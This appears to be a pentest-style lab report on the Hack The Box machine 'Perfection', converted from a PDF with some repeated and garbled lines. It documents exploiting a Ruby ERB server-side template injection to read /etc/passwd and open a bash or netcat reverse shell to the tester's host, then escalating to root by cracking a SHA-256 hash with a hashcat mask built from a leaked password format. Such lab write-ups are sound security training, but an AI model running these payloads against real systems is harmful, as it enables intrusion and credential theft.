


INTRODUCTION

SHELLS ARE THE FIRST STEP TO GAINING ACCESS TO A SYSTEM. THE FIRST STEP IS TO GAIN ACCESS TO A SYSTEM. THE FIRST STEP IS TO GAIN ACCESS TO A SYSTEM.

ROOT

Pentesting Report.

Client: Machine / Perfection.



TeamWork:

- Sh3llr1ck0.

Content.

| | |
|--|---------------|
| Executive Section | 03 |
| Subject | 03 |
| Scope | 03 |
| Findings | 03 |
| Recommendations | 03 |
| Vulnerabilities Found | 04 |
| Server Side Template Injection | 05 |
| Information Leakage | 09 |
| Scale | 10 |

Executive Section.

Subject.

Apply pentester guide aiming to reveal vulnerabilities present and exploit such vulnerabilities inside the client/machine "Perfection". Delivering this report to fix our findings, reducing risks presented within the client's infrastructure.

The penetration testing was performed under a scope known as "Grey box" methodology where we, as attackers, are provided with some information about the client, our victim, being in this case an ip and domain perfection.htb.

Scope.


- Directories: All.
- Domain / subdomains: All.
- Ip: 10.10.11.239

Findings.

Client "Perfection" is considered vulnerable as we were able to find and exploit a total of two vulnerabilities allowing us to obtain remote access and further migrate privileges from an unprivileged user to a fully administrator user.

All this actions were performed and able from the initial vulnerability known as Server Side Template Injection, commonly used to execute system commands directly on the web server; leaving a gap open for a password brute force attack for administrator's password.

| Puntaje | Total | Vulnerabilidad | Descripción |
|------------|-------|--------------------------------|--|
| 8.3 HIGH | 1 | Server Side Template Injection | High risk meaning the impact by discovering a way to execute remote commands |
| 6.3 Medium | 1 | Information Leakage | Medium risk meaning an open gap to escalate privileges as root user. |



Recomendaciones.

- SSTI: Validation method for any input supplied by the user.
- Information leakage: Delete file with password format.

Vulnerabilities Report.

Server Side Template Injection (SSTI).

Score. AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:L/8.3.

What is it?

Web vulnerability where all data supplied by the user are feeded within the present template and there are any or weak security measures leading to a remote code execution.

Details.

Follow next steps to replicate SSTI vulnerability found within this report.

Step 1:

Web site enumeration and its resources, it was possible to identify the use of ruby programming language under 3.0.2 version.

Step 2:

Start burp suite tool, click "Ok", click "Next", click "Start Burp", and go to "Proxy" tab, next click "Intercept is off".

Step 3:

Allow proxy under firefox browser. Click in superior right icon "Open Application Menu", click "settings", go to bottom side, click "Genera", click "Settings" in "Network Settings" section, select "Manual proxy configuration"; finally set localhost (127.0.0.1) and port 8080 in those 3 proxy section.




Figure 1: Proxy configuration.

Step 4:

Visit web page <http://perfection.htb/weighted-grade-calc>.

Step 5:

Set next values: "a" for "category1" section, 80 for "grade1" section, 100 for "weight1" section. Next setup "N/A" for "category#" sections and 0 for "grade#" and "weight#" sections remaining. Send the request previously filled up.

| Category | Grade | Weight (%) |
|----------|-------|------------|
| a | 80 | 100 |
| N/A | 0 | 0 |
| N/A | 0 | 0 |
| N/A | 0 | 0 |
| N/A | 0 | 0 |

Submit

Figure 2: Values feeded.

Step 6:

Intercept request sent using burp suite tool, forward request to "Repeater" section by right click and click "Send to Repeater".

Step 7:

Modify "category1" parameter value with injection ciphered in url format.

`%3C%25%3D%20%60cat%20%2Fetc%2Fpasswd%60%20%25%3E%0ATEXT`

URL format injection ciphered.

Step 8:

Send request modified, getting the answer on right side with “/etc/passwd” file content.

```
Your total grade is 80%<p>
susan
uid=1001(susan) gid=1001(susan) groups=1001(susan),27(sudo)
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/:nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104:/:nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1:/:var/cache/pollinate:/bin/false
sshd:x:106:65534:/:run/sshd:/usr/sbin/nologin
syslog:x:107:113:/:home/syslog:/usr/sbin/nologin
uuid:x:108:114:/:run/uuid:/usr/sbin/nologin
tcpdump:x:109:115:/:nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117:/:var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100:/:var/snap/lxd/common/lxd:/bin/false
susan:x:1001:1001:Susan Miller,,,:/home/susan:/bin/bash
_laurel:x:998:998:/:var/log/laurel:/bin/false

TEXT: 80%
</p>
```

Figure 3: Injection.

Step 9:

Initialize a session for reverse connection with netcat tool on its listen mode.

```
nc -lvp PORT
```

Step 10:


Move injection to a command generating a reverse connection to our attacking machine.

`<%= `bash -c 'bash -i >& /dev/tcp/10.10.X.X/1234 0>&1'` %>`
TEXT

Note: Injection format was provided in plain text because ip addresses and port might be different; it is possible to use another command format like "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.10.X.X 1234 >/tmp/f" if original injection is not working. You are able to cipher injection in web page "CyberChief", we add web site address in link section.

Step 11:

Send the request previously altered, wait a few seconds for the reverse connection to take effect.



```
(kali@h4ck)-[~/.../HTB/machines/reported/perfection]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.16.97] from (UNKNOWN) [10.10.11.253] 59082
bash: cannot set terminal process group (989): Inappropriate ioctl for device
bash: no job control in this shell
susan@perfection:~/ruby_app$
```

Figure 2: Reverse connection.

Affected Components.

`category1={value}`.

Links.

<https://gchq.github.io/CyberChef/>

https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/07-Input_Validation_Testing/18-Testing_for_Server_Side_Template_Injection

SSTI bypass

<https://blog.devops.dev/ssti-bypass-filter-0-9a-z-i-08a5b3b98def>

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#ruby>

Recommendations.

Validation method for each parameter that could be supplied by a user, removing special characters in charge to perform an injection.

Information Leakage.

Score. AV:L/AC:L/PR:L/UI:N/S:C/C:L/I:L/A:L/6.3.

What is it?

Leakage Information is a web vulnerability, it generally happen in an unintended way where the information is usually sensible or with some value for the organization or an attacker. Such a vulnerability might have a varying impact related to the information leaked by developers without knowing it. However, such information could be used by attackers to chain a higher attack impact.

Details.

Within the process of privilege escalation we could count with a file containing password format which allowed us to develop an attack and guess password.

Step 1:

Under the previous reverse connection acquired we accessed to mail directory inside the server.

```
cd /var/mail
cat susan
```

Step 2:

Got "susan" file content, showing us password format in use.

```
Due to our transition to Jupiter Grades because of the PupilPat
h data breach, I thought we should also migrate our credentials
('our' including the other students

in our class) to the new platform. I also suggest a new passwor
d specification, to make things easier for everyone. The passwo
rd format is:

{firstname}_{firstname backwards}_{randomly generated integer b
etween 1 and 1,000,000,000}

Note that all letters of the first name should be convered into
lowercase.

Please hit me with updates on the migration when you can. I am
currently registering our university with the platform.

- Tina, your delightful student
```

Figure 1: Password format.

Step 3:

Placing ourselves in the “Mitigation” directory we found an SQLite 3.x “pupilpath_credentials” file. Making use of “strings” tools, it was possible to filter password hash for susan’s user.

```
cd /home/susan/Mitigation
strings pupilpath_credentials.db | grep -E "Susan Miller" | cut -d "r" -f 2 > hash
```

Step 4:

Using the “hashcat” tool, we successfully cracked password hash in its format previously found.

```
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:susan_nasus_413759210
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1400 (SHA2-256)
Hash.Target.....: abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a3019934 ... 39023f
Time.Started.....: Mon Apr  1 21:31:03 2024 (3 mins, 34 secs)
Time.Estimated...: Mon Apr  1 21:34:37 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: susan_nasus_?d?d?d?d?d?d?d?d [21]
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1449.7 kH/s (0.55ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 324558848/1000000000 (32.46%)
Rejected.....: 0/324558848 (0.00%)
Restore.Point...: 324556800/1000000000 (32.46%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: susan_nasus_126824210 → susan_nasus_803824210
Hardware.Mon.#1..: Temp: 83c Util: 58%

Started: Mon Apr  1 21:30:23 2024
Stopped: Mon Apr  1 21:34:39 2024

(kali㉿h4ck)-[~/.../machines/reported/perfection/privesc]
$ hashcat -m 1400 hashes -a 3 susan_nasus_?d?d?d?d?d?d?d?d --show
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:susan_nasus_413759210

(kali㉿h4ck)-[~/.../machines/reported/perfection/privesc]
$ hashcat -m 1400 hashes -a 3 susan_nasus_?d?d?d?d?d?d?d?d --show
```

Figure 2: Hash cracked.

Step 5:

Migration to root user through “sudo su” command, providing password cracked successfully performed.

```
susan@perfection:~/ruby_app$ sudo su
[sudo] password for susan:
root@perfection:/home/susan/ruby_app# whoami; id; cd /root; ls -al
root
uid=0(root) gid=0(root) groups=0(root)
total 32
drwx-----  4 root root 4096 Apr  1 20:23 .
drwxr-xr-x 18 root root 4096 Oct 27 10:36 ..
lrwxrwxrwx  1 root root   9 Feb 27 2023 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 15 2021 .bashrc
drwx-----  2 root root 4096 Feb 26 09:15 .cache
drwxr-xr-x  3 root root 4096 Feb 27 2023 .local
-rw-r--r--  1 root root  161 Jul  9 2019 .profile
lrwxrwxrwx  1 root root   9 Feb 27 2023 .python_history -> /dev/null
-rw-r-----  1 root root  33 Apr  1 20:23 root.txt
-rw-r--r--  1 root root  39 Oct 17 12:26 .vimrc
root@perfection:~#
```

Figure 3: root user migration performed.

Affected Components.

Susan file with password format content.

Links.

<https://cybr.com/cybersecurity-fundamentals-archives/what-is-information-leakage-and-how-do-you-prevent-it/>

<https://cwe.mitre.org/data/definitions/200.html>

Recommendations.

Deleting susan file.

Scale.

| Rating | CVSS Score |
|----------|------------|
| None | 0.0 |
| Low | 0.1-3.9 |
| Medium | 4.0-6.9 |
| High | 7.0-8.9 |
| Critical | 9.0-10.0 |